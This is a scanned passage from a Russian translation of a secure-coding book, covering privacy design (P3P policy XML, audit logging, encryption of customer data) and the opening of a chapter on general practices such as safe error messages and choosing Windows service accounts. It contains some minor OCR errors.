В этом разделе описываются случаи нарушения конфиденциальности, возникающие при работе определенной функции, например раскрытие конфиденциальной информации пользователя или его привычек при навигации. Также обязательно задокументировать все данные, поступающие с компьютера пользователя. Функции конфиденциальности документируются, как

см. след. стр.

любые другие, и здесь не описываются. Если функция сохраняет конфиденциальную информацию или делится ей с кем-нибудь, то следует ответить на ряд вопросов:

- как и кто использует эти данные;
- как долго они хранятся;
- какую выгоду извлекает из этих операций пользователь;
- может ли пользователь просматривать и модифицировать данные;
- запрашивается ли у пользователя явное разрешение перед сохранением данных;
- какие из параметров, задаваемых конечным пользователем, применяются для определения порядка хранения и использования информации;
- шифруются ли данные;
- каким третьим лицам становятся известными эти данные?

1.1. Клиентский компонент

Если рассматриваемая функция является частью клиентского компонента, ответьте на следующий вопрос отправляет ли она данные в Web? Детально опишите содержимое посылаемых данных, время, способ и причину отправки. Предоставлена ли пользователю возможность решать, отправлять ли данные? Если да, то какой вариант выбран по умолчанию? Если отправка по умолчанию не запрещена, то обоснуйте, почему это безопасно.

1.2 Компонент Web-сервиса

Если функция является частью Web-сервиса, следует ответить на такие вопросы: есть ли у Web-сервиса заявление о конфиденциальности? Где оно хранится? Зарегистрировано ли оно корпоративной группой по конфиденциальности? Опишите содержимое и назначение всех cookie-файлов, которые предполагается создавать. Опишите содержимое всех журналов, которые предполагается вести. Перечислите все уникальные идентификаторы. Реализована ли в Web-сервисе технология P3P?

Шаблон проверки конфиденциальности

Он применятся для проверки всех параметров конфиденциальности компонента, который может состоять из нескольких функций. На этом этапе вы должны убедиться, что предотвращены все возможные риски нарушения конфиденциальности. Обязательно учтите все конфиденциальное информационное наполнение и параметры. Эту часть проверки должен контролировать агент по конфиденциальности. Все действия, необходимость которых определена в процессе проверки, следует выполнить до выпуска продукта. Пример полного шаблона есть в папке *Secureco2\Chapter22*.

Заявление о политике конфиденциальности

Оно применяется к Web-сайтам и приложениям. Предусмотрите его для каждого приложения или сервиса, которые планируется развернуть. Корпоративная груп-

па по конфиденциальности, в которую должны входить юридический отдел и отдел связей с общественностью, обязана проверить эту политику на этапе проверки продукта. Политику следует проверять вновь для каждого удачной версии, включая пакеты исправлений. Политика конфиденциальности должна соответствовать Закону о безопасной зоне.

Это очень важный документ, и на корпоративную группу по конфиденциальности возлагается обязанность обеспечивать постоянную его актуальность. На Web-сайте организации TRUSTe (*http://www.truste.org/ bus/pub_resourceguide.htm*) описано, как создавать заявление о конфиденциальности и приведены примеры. Заявление о конфиденциальности компании Microsoft вы найдете на странице *http:/ /www.microsofl.com/info/privacy.htm,*

Информационное наполнение P3P

Platform for Privacy Preferences (P3P) (*http://www.w3.org/P3P*) — это стандарт, определенный консорциумом W3C (World Wide Web Consortium) и предназначенный для определения политики конфиденциальности Web-сайтов в виде, понятном для пользователей и приложений. Почему это должно вас интересовать? Если у вас установлен Internet Explorer 6, вы наверняка видели маленькое изображение глаза со знаком «въезд запрещен* в строке состояния (рис. 22-4). Это наглядное доказательство работы P3P

Рис. 22-4. *Значок конфиденциальности в Internet Explorer 6*

Появление этого значка говорит о том, что просматриваемый Web-сайт не удовлетворяет требованиям вашей конфигурации конфиденциальности. Либо политика конфиденциальности конфликтует с одним из параметров безопасности браузера, либо такая политика на сайте вовсе отсутствует. Этим сайтам запрещается размещать cookie-файлы на компьютере. Другие браузеры тоже поддерживают P3P и предупреждают о несоответствии политик Web-сайтов. На своих Web-сайтах реализуйте P3P так, чтобы это предупреждение не отображалась при среднем уровне (Medium) конфиденциальности. Определение P3P неразрывно связано с созданием политики конфиденциальности и довольно просто в реализации (< м. раздел о реализации P3P).

Функции конфиденциальности

При проектировании приложений следует неустанно следить за соблюдением конфиденциальности клиентов. Одна из составляющих подобного подхода — простота настройки параметров конфиденциальности самими клиентами. Есть и другой аспект — удачный выбор способа защиты этих параметров. Помните, что большинство нарушений приватности пользователей лежит на совести тех, кто обладает законным доступом к данным. В этом разделе рассказывается о различных способах записи и защиты конфигурации конфиденциальности пользователей.

Реализация P3P

Надеюсь, вы уже наслышаны о важности реализации P3P на Web-сайте. Сначала немного о том, как работает P3P, а затем о том, легко ли реализовать эту техноло-

гию. В браузере Internet Explorer 6 откройте любой Web-сайт и выберите команду Privacy Report (Отчет о конфиденциальности) в меню View (Вид). На рис. 22-5 показано диалоговое окно, отображаемое для Web-сайтов, на которых не реализована политика конфиденциальности.




Рис. 22-5. *Диалоговое окно отчета о конфиденциальности при отсутствии поддержки P3P*

На Web-сайтах, реализующих P3P, вы увидите диалоговое окно, показанное на рис. 22-6. Согласитесь, что к такому сайту у пользователей больше доверия. Значок TRUSTe может также стать дополнительным подтверждением добрых намерений и вызовет положительные эмоции у посетителей.

Рис. 22-6. *Отчет о конфиденциальности при наличии поддержки P3P*

Первый шаг на пути к созданию информационного наполнения P3P — создание файла ссылки на политику. Этот файл указывает на XML-файл политики сайта. Назовите его *P3P.xml* и храните в каталоге W3C, расположенном в корневом каталоге Web-сайта. Например, файл ссылки на политику Microsoft находится по адресу *http://www.microsoft.com/w3c/p3p.xml*. Вот пример такого файла:

```
<META xmlns="http://www.w3.org/2000/12/p3pv1">
   <POLICY-REFERENCES>
      <POLICY-REFabout="Policy.xml">
         <INCLUDE>\*</INCLUDE>
         <COOKIE-INCLUDE name="*" value="*" domain="*" path="*"/>
      </POLICY-REF>
   </POLICY-REFERENCES>
</META>
```

Пытаясь отобразить политику конфиденциальности Web-сайта, Internet Explorer 6 просматривает каталог W3C Web-сайта, обнаруживает файл P3P.xml, считывает содержимое тэга *POLICY-REF* где указано местоположение XML-версии файла политики конфиденциальности сайта. Это второй файл, который требуется создать. Он содержит сжатую версию общей политики конфиденциальности,

Ниже приведен пример XML-версии политики конфиденциальности. Атрибут *discuri* указывает на полную политику конфиденциальности Web-сайта. Его можно вызвать из Internet Explorer 6 с помощью ссылки *here*. Остальные поля файла разбирает Internet Explorer 6 и отображает результат в окне отчета. Блок операторов в конце файла описывает конфиденциальность для Web-сайта и определяет, какие манипуляции выполняются с данными. В этом примере два заявления о конфиденциальности. В первом говорится о ведении журнала на Web-сайте и сохранении стандартной информации, в том числе типа браузера. Данные хранятся для целей администрирования и разработки и используются владельцем сайта только для указанных целей. Исчерпывающее описание остальных полей вы найдете на сайте *http://www.w3.org/P3P*.

```
<POLICY xmlns="http://www.w3.org/2000/12/p3pv1"
            discuri="policy.htm"
            opturi="http://msdn.microsoft.com/privacy">
   <ENTITY>
      <DATA-GROUP>
         <DATA ref="#business.name">Microsoft</DATA>
         <DATA ref="#business.contact-info.postal.street">One Microsoft Way
         </DATA>
         <DATA ref="#business.contact-info.postal.city">Redmond</DATA>
         <DATA ref="#business.contact-info.postal.stateprov">WA</DATA>
         <DATA ref="#business.contact-info.postal.postalcode">78052</DATA>
         <DATA ref="#business.contact-info.postal.country">USA</DATA>
         <DATA ref="#business.contact-info.online.email">michael</DATA>
         <DATA ref="#business.contact-info.telecom.telephone.intcode">1
         </DATA>
         <DATA ref="#business.contact-info.telecom.telephone.loccode">425
         </DATA>
         <DATA ref="#business.contact-info.telecom.telephone.number">
         8828080</DATA>
      </DATA-GROUP>
   </ENTITY>
   <ACCESSXnonident/X/ACCESS>
<STATEMENT>
      <PURPOSE><admin/><develop/></PURPOSE>
```

```
        <RECIPIENT><ours/></RECIPIENT>
        <RETENTION><stated-purpose/></RETENTION>
        <DATA-GROUP>
                <DATA ref="#dynamic.clickstream.server"/>
                <DATA ref="#dynamic.http.useragent"/>
        </DATA-GROUP>
</STATEMENT>
<STATEMENT>
        <PURPOSE><pseudo-analysis required="opt-in"/></PURPOSE>
        <RECIPIENT><other-recipient/></RECIPIENT>
        <RETENTION><indefinitely/></RETENTION>
        <DATA-GROUP>
                <DATA ref="#user.home-info.postal.postalcode">
                        <CATEGORIES><demographic/></CATEGORIES>
                </DATA>
        </DATA-GROUP>
</STATEMENT>
</POLICY>
```

Файл может храниться в любом месте Web-сайта, при этом необходимо, чтобы он упоминался в файле ссылки. При наличии этих двух файлов Internet Explorer 6 отобразит вашу политику в диалоге отчета при выборе команды Privacy Report в меню View. Рекомендуется создать полную политику конфиденциальности Web-сайта. Как это сделать, вы узнаете на сайте TRUSTe (*http://www.truste.org/bus/pub_resourceguide.html*).




Рис. 22-7. *Установка компактной политики средствами консоли Internet Information Services (IIS)*

Последний элемент этой мозаики — создание компактной политики. Это то, посредством чего Internet Explorer 6 определяет, надо ли показывать значок конфиденциальности в строке состояния. Компактная политика — это «выжимка» полной XML-политики, в которой используются коды, определенные в спецификации P3P. (Подробнее — на сайте *http://www.w3.org/TR/P3P/#compact_policies*.) На рис. 22-7 показана компактная политика для приведенной выше XML-страницы.

По завершении создания компактной политики реализацию P3P можно считать законченной. Полное описание процесса реализации и развертывания P3P на Web-сайте вы найдете на странице (*http://msdn.microsoft.com/workshop/security/privacy/overview/createprivacypolicy.asp*).

Примечание Internet Explorer 6 подавляет проверку P3P для сайтов интрасети.

Конфиденциальность в клиентских приложениях

Создавая клиентские приложения, записывающие информацию о пользовате.ie, напишите заявление о конфиденциальности, в котором изложите, как планируется использовать собранные данные. Предоставьте пользователям возможность настраивать их индивидуальные параметры конфиденциальности. Например, можно запрашивать у пользователя регистрационную информацию или отправлять данные на Web-сайт, чтобы загрузить определенные данные для приложения. Следует так сконфигурировать меню Help (Справка), чтобы облегчить пользователям доступ к командам управления конфиденциальностью. Если вместе с приложением предоставляется набор инструментальных средств разработки (software development kit, SDK), команда меню Privacy Policy (Политика конфиденциальности) может указывать на документ, ссылка на который есть в реестре или, еще лучше, на политику конфиденциальности на Web-сайте. Пункт меню Privacy Settings (Параметры конфиденциальности) вызывает интерфейс в DLL, которую реализует программист, применяющий SDK.

На рис. 22-8 показано диалоговое окно с параметрами конфиденциальности в Microsoft Windows Media Player 9 beta, которое отображается при первом запуске приложения.




Рис. 22-8. *Пример диалогового окна Privacy Options*

До сих пор я приводил примеры, где предполагалось, что приложение собирает персональную информацию от имени компании. А что если приложенче собирает данные, которое его пользователи получают от своих клиентов? Так происходит в CRM-системе. Пользователи приложения скорее всего получают контактную информацию от их клиентов. Как им определить, согласны ли кли-

енты на переписку по электронной почте? На этот случай можно добавить диалоговое окно настройки параметров конфиденциальности — пользователи смогут хранить информацию о предпочтениях, касающихся конфиденциальности своих клиентов, в той же базе данных (рис. 22-10).




Рис. 22-9. *Диалоговое окно сбора данных о пользователе с возможностью настройки параметров конфиденциальности*




Рис. 22-10. *Пример диалогового окна с параметрами конфиденциальности*

Анонимность

Многие приложения отслеживают открытые вами файлы, Web-страницы, которые вы посетили, или просмотренные или прослушанные файлы мультимедиа. А что если пользователь не хочет, чтобы эта информация куда-то записывалась, или желает иметь возможность стереть ее в любой момент?

Представьте себе, что вы ярый фанат футбольной команды «Детройтские львы», которая в этом сезоне проигрывает матчи один за другим, и после каждой игры вы бегаете по всему дому и истерично вопите. Домочадцам осточертели ваши

переживания, и они решили изолировать вас от футбола. Никакого телевизора, никакого Интернета, никаких звонков от друзей с соболезнованиями. И тут вы узнаете, что «Львы» взяли кубок США! (Повторяю: это исключительно гипотетическая ситуация!) И вот поздно ночью, когда все улеглись спать, вы крадетесь в подвал, заходите на Web-сайт «Львов», скачиваете потоковое видео последней игры, заходите в чат и оживленно обсуждаете победу со своими друзьями. Вдруг раздаются шаги — это заподозрившая неладное жена. Тут как нельзя кстати функция, позволяющая стереть все лишнее одним щелчком специальной кнопки: закроются все приложения и откроется пасьянс — полная иллюзия совершенно безобидного времяпрепровождения.

Если приложение записывает информацию о последних использованных файлах или посещенных сайтах, позаботьтесь, чтобы это делалось отдельно для каждого пользователя и чтобы эта информация хранилась в разделе HCKU реестра или в профиле пользователя,

Никаких «звоночков» производителю

Windows Media Player 7 вызывал проблемы, отправляя информацию о музыкальных компакт-дисках и DVD на сервер Microsoft. Идея неплоха: загружать список композиций из центральной базы данных, таким образом предоставляя пользователям дополнительные удобства. Проблемы начинаются, когда, к примеру, некто хочет посмотреть фильм, но не желает, чтобы об этом знали другие. Первый приходящий на ум пример — фильмы и сайты «только для взрослых», но есть случаи и посерьезнее, например секретные военные материалы. Некоторые вещи вполне безобидны, если речь идет об обычных домашних пользователях, но все в корне меняется, когда имеется в виду трафик военной базы. Если приложению требуется отправить какие-то данные на сайт компании-разработчика, необходимо предупредить об этом пользователя и предоставить ему возможность разрешить или запретить отсылку, а администраторам — включить или отключить эту функцию для всех пользователей системы.

Защита приложения от пользователей

Представьте себе, что вы собираетесь анонсировать последнюю версию вашего финансового приложения на крупной конференции. Эксперты отрасли восхищаются новыми возможностями обеспечения конфиденциальности вашего приложения, и тут один аналитик задает вопрос: «Как вы заботитесь о том, чтобы администраторы вашего приложения не исчезли с деньгами пользователей?» В наше время необходимо очень аргументировано отвечать на подобный выпад. Когда последние штрихи в системе обеспечения конфиденциальности сделаны, снова задайте себе вопрос: «Смогут ли они *сейчас* добраться до данных?» Если вы уверены, что возможен только отрицательный ответ, пригласите специалиста со стороны, предоставьте ему привилегии администратора в сети и ПО и предложи re узнать номер хотя бы одной кредитной карточки. Если вас это пугает, то, вероятно, вы хорошо поработали над безопасностью, но не конфиденциальностью. Б этом разделе рассказывается о том, как не позволить «хорошим парням» получи гь доступ куда не следует.

Ограничение доступа к приложению

Многие пользователи получают вполне законный доступ к данным, хранящимся в вашем приложении, и это нормально. Анализируя требования доступа, в первую очередь убедитесь, что только полномочным пользователям доступно ваше приложение или данные. Администратору сети совсем не обязательно быть администратором вашего приложения. Подумайте о различных уровнях доступа для отдельных пользователей. Пользователю, которому по должности полагается рассылать клиентам письма по электронной почте, совсем не обязательно видеть номера их кредитных карт. Если все сделано правильно, пользователи никогда не увидят номера кредитных карт. Очень хорошо, если вы с полной уверенностью можете объявить об этом клиентам. Но об этом попозже. На рис. 22-11 показано, как последовательно сузить круг лиц, допущенных к конфиденциальной информации. Разрабатывая приложение, старайтесь так выстраивать процессы, чтобы изолировать секретные данные и транзакции.




Рис. 22-11. *Ограничение доступа к конфиденциальным данным*

Фиксируйте все в документах

При получении доступа к конфиденциальным данным, у пользователей возникает соблазн просмотреть их. Один из способов обуздать их любопытство — обеспечить аудит. Реализуя функции аудита, позаботьтесь о регистрации всех попыток чтения информации. Обязательно выполняйте частое резервное копирование

журналов аудита и предотвращайте их удаление. Понимаю, что это непросто. Но овчинка стоит выделки: представьте себе, какими паиньками станут пользователи, зная, что все их действия регистрируются.

Обеспечение конфиденциальности за счет запутывания и шифрования

Тот факт, что хакеры в состоянии скомпрометировать сервер и украсть номера кредитных карт или другую важную информацию о пользователях, сильно вредит репутации компании и общему доверию к электронной коммерции. Данные не стоит хранить открытым текстом, а лучше зашифровать их хорошим криптографическим алгоритмом с применением надежно защищенного ключа.

Защита данных при пересылке

Добившись безопасного хранения данных, время подумать о их безопасной передаче. Проанализируйте, как данные попадают от источника в пункт назначения, Все ли пути безопасны? В этой книге мы рассмотрели различные способы защиты трафика; я лишь напомню, что необходимо обеспечить сквозную защиту данных при пересылке.

Собирая все части мозаики

Ну вот вроде все у нас защищено: аудит включен, каналы связи и хранилища данных шифруются. Чего не хватает? А как насчет шифрования данных при передаче между партнерами и обеспечения того, чтобы передавались лишь необходимые для транзакции данные? Если номер социального страхования и дата рождения не нужны для выполнения транзакций, не передавайте их. Если возможно, даже не собирайте их. Работайте только с теми партнерами, которые руководствуются такими же, как и вы, правилами конфиденциальности. Создавайте решения, использующие минимальный объем информации, и раскрывайте се как можно меньшему числу лиц,

Примечание Компанию, работающую с ненадежными партнерами, клиенты также считают ненадежной.

На рис. 22-12 пользователь заполняет форму, чтобы купить что-то через Интернет и предоставляет номер своей кредитной карты. Запрос пользователя передается по протоколу SSL/TLS на Web-сервер. Web-приложение шифрует данные и пересылает их на север базы данных по защищенному протоколу, например IPSec. Если данные уже зашифрованы, шифровать полезные данные приложения не обязательно. СУБД хранит зашифрованные данные. Когда необходимо оформить заказ, информация о кредитной карте отправляет в процессинговый центр по протоколу EDI (Electronic Data Interchange) в зашифрованном виде с использованием ключа, известного компании и центру. Процессинговый центр способен расшифровать пакет и выполнить указанные платежи. В этом случае никто не видит номер кредитной карты. Небольшой риск возникает, если заказ принимается или подтверждается через центр обработки телефонных вызовов. В таких случаях следует применять надежные процедуры аудита.





Рис. 22-12. *Ограничение доступа к конфиденциальным данным при передаче по линиям связи*

Резюме

Предоставляя клиентам возможность контролировать сбор, использование и распространение их персональной информации, вы добиваетесь их доверия. Конфиденциальность — это очень сложная проблема, и ее достижение похоже на стрельбу по движущейся мишени. Защита конфиденциальности пользователей должна стать самой приоритетной при проектировании и разработке ПО. Как и в случае с безопасностью, основы конфиденциальности следует закладывать на этапе проектирования. От этого выигрывают не только клиенты, но и партнеры, создающие распределенные решения на основе вашего ПО. Позаботьтесь о том, чтобы ваше приложение собирало, хранило и использовало данные о пользователях в полном соответствии с действующим законодательством.

ГЛАВА

23



Общие методы обеспечения безопасности

Эта глава немного отличается от остальных. Здесь речь пойдет об особенностях процесса разработки безопасных приложений, каждое из которых важно, но не тянет на отдельную главу. Поэтому сейчас вам предлагается эдакое попурри из методов обеспечения безопасности!

Не предоставляйте взломщику никакой информации

Сообщения об ошибках, из которых ничего не ясно, — бич рядовых пользователей и причина массовых обращений в службу поддержки, которые отнимают у персонала уйму времени. Однако, с другой стороны, нельзя предоставлять слишком много информации потенциальным взломщикам. Например, при попытке доступа к файлу недопустимо сообщение типа: «Не удается найти *stuff.txt* в *c:\secrets-stuff\docs*» поскольку так вы предоставляете подробные сведения о среде. Следует возвратить простое сообщение об ошибке, например «В запросе отказано», и зарегистрировать ошибку в журнале, чтобы администратор смог узнать, что произошло. Необходимо учесть и другое обстоятельство: возвращение информации, изначально предоставленной пользователем, чревато атаками с применением кросс-сайтовых сценариев, если в приложении задействован браузер. Создавая серверное приложение, предусмотрите регистрацию детализированных сообщений об ошибках, но они должны быть доступны для просмотра только администраторам.

Используйте оптимальные методы создания служб

Службы, которые являются аналогами демонов в UNIX, составляют основу Microsoft Windows NT и последующих ОС. Они поддерживают критические важные функции для операционной системы и пользователя, не требуя вмешательства последнего. Так на что же следует обратить внимание при создании службы?

Безопасность, службы и интерактивный рабочий стол

Служба в Microsoft Windows — это обычно консольное приложение, работающее автоматически и не имеющее пользовательского интерфейса. Однако в некоторых случаях оно взаимодействует с пользователем. Службы, выполняющиеся в привилегированном контексте безопасности, например в SYSTEM, не должны размещать свои окна непосредственно на рабочем столе. Те из них, что предоставляют пользователям диалоговые окна, называют интерактивными. В пользовательском интерфейсе Windows рабочий стол представляет собой границу безопасности; любое приложение, выполняющееся на интерактивном рабочем столе, может взаимодействовать с любым из его окон, даже невидимым. И это не зависит от контекста безопасности приложения, создавшего окно, и от самого приложения. Система обмена сообщениями в Windows не позволяет приложению определить источник оконного сообщения.

Из-за этого любая служба, которая открывает окно на интерактивном рабочем столе, доступна приложениям, работающим в контексте текущего пользователя, Если в процессе работы служба использует оконные сообщения, то становится уязвимой для атаки путем пересылки ложных, злонамеренных сообщений,

Службы, работающие в контексте SYSTEM и обращающиеся к интерактивному рабочему столу через запросы к *OpenWindowStation* и *GetThreadDesktop*, также настоятельно не рекомендуется использовать.

Примечание В следующих версиях Windows интерактивных служб скорее всего не будет.

Мы рекомендуем создателям служб использовать для взаимодействия между клиентом и службой клиент-серверную технологию, такую, как RPC, сокеты, именованные каналы или COM и для простого отображения состояния — информационное окно (*MessageBox*) типа *MB_SERVICE_NOTIFICATION*. Однако эти методы могут также предоставлять доступ к интерфейсам служб через сеть. Если этого не требуется, позаботьтесь о назначении соответствующих списков ACL или, если вы решили применить сокеты, создайте привязку с адресом замыкания на себя (127.0.0.1).

Соблюдайте особую осторожность, если служба обладает следующими свойствами:

- выполняется в контексте высоко привилегированной учетной записи, в том числе LocalSystem

  и

- отмечена в администраторе конфигурации безопасности Security Configuration Manager [Log on As (Вход в качестве) либо Allow Service to interact with desktop

(Разрешить взаимодействие с рабочим столом) или в разделе реестра *HKLM\CCS\Services\MyService\Type* параметром 0x0100 = 0x0100,

ИЛИ

- *CreateService* и *dwServiceType*, где *SERVICE_INTERACTIVE_PROCESS* равен *SERVICE_INTERACTIVE_PROCESS*,

ИЛИ

- код вызывает *MessageBox*, где *uType* и значение выражения (*MB_DEFAULT_DESKTOP_ONLY* | *MB_SERVICE_NOTIFICATION* | *MB_SERVICE_NOTIFICATION_NT3X*) не равно нулю.

ИЛИ

- вызывает *OpenWindowStation («winsta0», ...)*, *SetProcessWindowStation*, *OpenDesktop («Default»,...)* и, наконец, *SetThreatDesktop* создает пользовательский интерфейс на рабочем столе,

ИЛИ

- вызываются функции *LoadLibrary* и *GetProcAddress* для вышеупомянутых функций.

CreateProcess также опасен, когда создается новый процесс в контексте SYSTEM, а поле *STARTUPINFO.lpDesktop* определяет интерактивный рабочий стол пользователя (*«Winsta0\Default»*) Если новый процесс необходимо запустить в привилегированном контексте, то наиболее безопасный способ выполнения этой операции — получить описатель маркера интерактивного пользователя и вызвать *CreateProcessAsUser*.

Рекомендации по выбору учетной записи для службы

Службы можно сконфигурировать для работы под самыми различными учетными записями, а вот выбор учетной записи необходимо тщательно продумать. Сейчас вы узнаете о различных типах учетных записей и последствиях для безопасности при их выборе.

LocalSystem

LocalSystem — наиболее привилегированная учетная запись. По умолчанию ей доступно множество важных привилегий. Если вы разрабатываете службу для Windows 2000 и последующих ОС, которая будет работать в домене Windows 2000, эта учетная запись обладает доступом к сетевым ресурсам. Преимущество в том, что она способна изменять собственный пароль. Многим службам, которые выполняются в контексте локальной системы, в действительности не нужны такие высокие привилегии, особенно если речь идет о Windows 2000 и последующих версиях. Некоторым API-функциям, которым ранее требовался высокий уровень доступа (например, *LogonUser*), больше не нужны особые права в Windows XP и последующих ОС. Планируя наделить свою службу полномочиями LocalSystem, внимательно изучите вопрос — может оказаться, что такие привилегии не требуются. Последствия для безопасности при работе под учетной записью LocalSystem очевидны: любая ошибка в коде приведет к компрометации всей системы. Если работа в контексте LocalSystem все же необходима, особо внимательно отнеситесь к качеству проекта и реализации.

Сетевая служба

Network Service (Сетевая служба) — это новая учетная запись, представленная в Windows XP. У нее немного привилегий и нет доступа высокого уровня, но с точки зрения других сетевых объектов она выглядит как компьютер или учетная запись LocalSystcm. Как и у LocalSystcm. у нее есть привилегия изменения собственного пароля (потому что это, по сути, урезанная версия учетной записи локальной системы). Препятствием к применению этой учетной записи может стать ее использование несколькими службами. При взломе одной службы практически гарантированно компрометируются остальные.

LocalService

LocalService аналогична Network Service, но у нее нет никакого доступа к сетевым ресурсам. В остальном для нее характерны те же преимущества и недостатки, что и для сетевой службы. Если ранее служба работала в контексте LocalSystem, выбирать рекомендуется их этих двух учетных записей.

Доменные учетные записи

